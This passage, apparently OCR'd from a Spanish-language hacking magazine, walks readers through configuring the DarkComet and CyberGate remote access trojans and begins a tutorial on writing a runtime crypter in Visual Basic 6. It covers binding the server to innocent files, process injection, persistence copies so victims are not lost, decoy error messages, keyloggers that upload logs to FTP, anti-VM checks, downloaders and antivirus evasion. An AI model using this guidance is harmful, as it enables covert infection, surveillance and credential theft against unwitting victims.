
En *ChooseIcon* que icono quieres que tenga el serve. También podemos agregarles otros iconos poniéndolos en la carpeta *Icons,* que viene con Darkcomet.



En *Addplugins* es para añadir funciones, por si queremos añadirle alguna. Debemos crear plugins para ello, pero eso no irá dentro de esta revista.


*File Binder*por si queremos juntar el serve con otro archivo y, por fin, *Build Module* para crear el serve.


Server Editor - Installer version < 4.1 >
File Name
File Type
File Size
Action
Bleach_Hero...
Imagen JPEG
214,30 KB
Drop and execute
Y tras el rout...
Adobe Acrobat...
331,67 KB
Drop and execute
Chrispy - Pre...
Applian media f...
5,50 MB
Drop and execute
Main Settings
Network Settings
Module Startup
Install Message
Module Shield
Keylogger
Hosts File
Choose Icon
Add plugins
File Binder
Build Module
Execute binder at each server startup
File Name :
C:\Users\Nologa93\Music\Dubstep\
Add File
Drop and execute
Module Size : 645,50 KB



Server Editor - Installer version < 4.1 >
2:20:22 > File checksum MD5 = a11e4078f72229a2c5ef44
2:20:22 > Final Size : 6,66 MB +(91%) of Settings
2:20:22 > Settings Size : 6,03 MB
2:20:22 > Checking if we need to save the settings..
2:20:22 > No.., Nothing more to be done!
N° lines : 45
Output extension :
.exe
Compress Executable (Pack)
Disabled
UPX (Ultimate Packer Executable)
MPRESS (.NET PE32+)
Main Settings
Network Settings
Module Startup
Install Message
Module Shield
Keylogger
Hosts File
Choose Icon
Add plugins
File Binder
Build Module
Save profile settings after build
Build Server
Module Size : 645,50 KB

COMPROBAR SI FUNCIONA EL RAT MEDIANTE AUTOINFECTACION

Para comprobar si un RAT funciona correctamente o empezar a ver sus funciones antes de usarlos, existe la autoinfectación. Esto no es más que en vez de poner nuestra DNS de no-ip, ponemos 127.0.0.1, que es para que se conecte por localhost nuestro serve. Pero antes de autoinfectaros, recomiendo no marcar ninguna opción extra (como persistencia, keylogger…) cuando creéis el serve, ya que puede dañar algo vuestro pc.



¿Lo veis que pone 127.0.0.1? Me he conectado "yo conmigo mismo". Si un RAT no es capaz de conectarse mediante localhost, cógelo y tíralo a la basura, no sirve de nada. Ahora veamos las opciones que nos trae Darkcomet.



¿Un buen lote no? En este caso lo mejor es que curioseéis las opciones vosotros mismos y que aprendáis para que sirve cada una. Pero para empezar a ver lo que se puede hacer, recomiendo mirar la opción *Open Control Center.* Hay cosas muy entretenidas.

Configurando Cybergate RAT

Bueno, si te has leído bien el tutorial, sabrás ya como configurar los RATs. Así que haré lo más breve posible una configuración de Cybergate y me apoyaré mucho en las imágenes. Usaré Cybergate 1.18 (la versión crackeada), aunque como dije anteriormente, servirá para otras versiones.


Bien, empecemos ejecutando el loader y tildamos *Hide me NextLaunch*. Posteriormente presionamos a *Enter (*en la imagen) y se nos abrirá CyberGate, después de dar a *I agree* en el mensaje

estaremos dentro de Cybergate.

Ponemos una clave (cual sea) y damos a*Rememberpassword* (para que no se nos olvide) y sucesivamente a *Login*. Ahora vamos a *Connection* y pinchamos en*Control Center*y presionamos *Start*


Si es la primera vez que pulsamos esta opción, nos aparecerá la opción de abrir puertos (si cerraste la ventana o no te sale tranquilo, ve a *Control Center – Options – Selectlistenningports)* y metemos los puertos como en el Darkcomet, lo único que cambia es que también debemos poner la pass de seguridad de la conexión cliente-servidor (si no queréis poner nada no lo hagáis, aunque es recomendable)

Después de pulsar *Save*, vamos otra vez a *Control Center – Builder – Createserve* y nos aparecerá la siguiente pantalla



Clickeamos en *New* y nos pedirá el nombre que queramos ponerle a la configuración (no al remoto). Luego hacemos doble click en el user que nos aparecerá y nos mostrará las opciones:

Seleccionamos el DNS y el Port y le damos a *Delete* para borrar la configuración que pone por defecto, pinchamos en *Add* y ponemos nuestra DNS y el puerto seleccionado. Cuando terminemos, en *Password*, hay que poner la contraseña que pusimos al introducir los puertos para que conecte, y en *Identification* el nombre para identificar al remoto



En *Installation* nos pone el directorio donde queremos instalar el serve, en que proceso queremos inyectarlo, etc. Ahora lo explicare por puntos:

- La casilla *Installserve*, como su nombre indica, es para instalar el cliente (comúnmente se le llama serve, pero es el cliente). Si hacemos un serve para autoinfectarnos es recomendable no tildarla


- *Installationdirectory* es la carpeta que en la que queramos instalar el serve, en *File Name* el nombre que queramos ponerle a la copia del serve y en el texto *directory* ponemos el nombre de una subcarpeta.

  Voy a poner un ejemplo porque quizás sea algo confuso: configuro un serve donde en *Installationdirectory* esté en System, en *directory* ponga "Nologa93" y en *File Name* "infección.exe". Si yo me autoinfectase con este serve habría una copia de este en System, con una carpeta llamada "Nologa93" y dentro habría un archivo llamado "infección.exe".

  Esta copia se hace para no perder a los remotos si eliminan el serve que enviamos.


- En *Injectinto* podemos poner que no se inyecte, que se inyecte en el navegador por defecto o en otros procesos.

El apartado Message sirve, como con Darkcomet, para crear un mensaje de error, información, pregunta, o peligro cuando se ejecute el serve. Esto es para que cuando el remoto ejecute el serve, le salga el mensaje que hemos seleccionado.




En el siguiente apartado (Keylogger) deberemos de poner nuestra direccion FTP, la carpeta donde quiere que se envíe, nuestro usuario con la contraseña para que pueda acceder y cada cuanto queremos que nos envíe lo capturado. El puerto lo dejamos por defecto porque es el que vamos a usar. Igual que con Darkcomet, podemos ver los logs aparte de FTP.

En Anti-Debug podemos dejarlo todo pestañeado. Este apartado sirve para que no se pueda ejecutar el serve en maquinas virtuales y demás.



Y por último, el apartado para crear el serve, aquí nos mostrará los datos que hemos puesto en las demás pestañas. En versiones anteriores y otros RAT's nos puede mostrar una pestañita que se llama UPX. Esta sirve para comprimir un poco el serve y así reducirle un poco el tamaño, pero no pasa nada si no se marca.



Bien, pues ya creamos nuestro serve correctamente :D. Tanto Cybergate como Darkcomet tienen una pestaña, justo debajo de la que pulsamos para crear el serve, para crear un downloader. Este

downloader sirve para que quien lo ejecute, se descargue el serve que hayamos subido a algún sitio.

Pero esto no va dentro de esta revista ya que no es primordial ni tampoco es muy complicado :). Ahora os espero en el siguiente apartado, ¡donde crearemos nuestro primer crypter!

TOCANDO VB 6.0

¡Llego la hora de empezar a programar! En esta parte explicaré como vamos a un crypter y un binder, que nos servirán bastante :D.


¿Qué es un crypter? ¿Eso se come? ¿Está rico? Si te has hecho esta pregunta, no, no se come jajaja :P. Un crypter, en pocas palabras, nos servirá para indetectar nuestro serve hecho con el RAT a los antivirus (uy uy, que bien suena eso). Básicamente un crypter se compone de dos partes: el builder y el stub. Explico que hace cada cosa:

Builder:

-Seleccionamos con él el serve en nuestro caso (o cualquier otro archivo que queramos cifrar). Abre el archivo binariamente (lo abre, no lo ejecuta). Encripta/cifra el archivo que hemos seleccionado y lo junta con el stub en un solo ejecutable.

Stub:

Al ejecutar el ejecutable generado por el builder, el stub se encarga de desencryptar/descifrar el archivo y si tiene el runPE (que nosotros se lo pondremos), hará que haga este proceso desde memoria.



¿Qué es eso del run… que? Resumiendo, el runPe es un código que nos ayudará en el crypter para que descifre el cifrado en memoria. Por ahora no necesitaremos saber más.

Bueno, sigamos. Se puede distinguir entre dos tipos de crypter, aunque en estos tiempos ya solo se utilicen uno de ellos:

-Scantime: como su nombre indica, sirve para indetectar un archivo si un antivirus lo analiza. Pero no cuando se ejecuta dicho archivo. No nos serán muy útiles ya que será detectado con diferentes firmas dependiendo del archivo que cifremos.

-Runtime: se ejecuta en memoria a tiempo real. Con este tipo de crypters no tendremos problemas en indetectar nuestro serve a los antivirus, tanto si lo analiza como si no.

Lógicamente, si el stub es detectado por, por ejemplo, 10 antivirus, el serve será igual de detectado (e incluso puede que un poco más). Para que nuestro serve sea 100% indetectable el stub también debe de ser, en general, 100% indetectable.

Esto no tiene por qué ser así siempre. Algunas veces pueden detectar el stub un antivirus y cuando ciframos un serve no nos salta dicho antivirus… y más comúnmente es al revés, que el stub sea totalmente indetectado y al encriptar un archivo no. Se debe a que se tiene que distinguir entre el stub y el cifrado, pero eso es otra historia y lo veremos cuando empecemos a moddear.


La imagen que está arriba es un pequeño resumen de cómo actúa un crypter. Quizás la última parte puede liarte un poco con eso del "delimitador". El delimitador no es nada más que cualquier palabra, números, símbolos, frase o locura escrita para poder distinguir entre el archivo cifrado y el stub que componen el total del archivo encriptado. Es decir, como ya expliqué arriba la función del builder, lo que hace éste es cifrar el archivo y juntarlo con el stub.

Bien, ahora que sabemos que tipos de crypters que hay, ¡empecemos a codear uno!.


Necesitaremos tener instalado *Microsoft Visual Studio 6.0* para poder empezar a codear en V.B. Repito, todas las herramientas que usaran en esta revista (aparte de algunos extras) se encuentran en http://www.hackxcrack.es/forum/index.php?topic=14084.0. Así que lo buscáis ahí y lo instaláis :).

Suponemos ya que tenemos todo instalado ya y queremos empezar a hacer cositas je je. Pues nada más que habrá que dar doble clic en este icono:

Una vez ejecutado, nos aparecerá esta ventanita:



Seleccionamos el primer icono, *EXE estándar*, y Abrir. Sucesivamente nos aparecerá un *Form.*

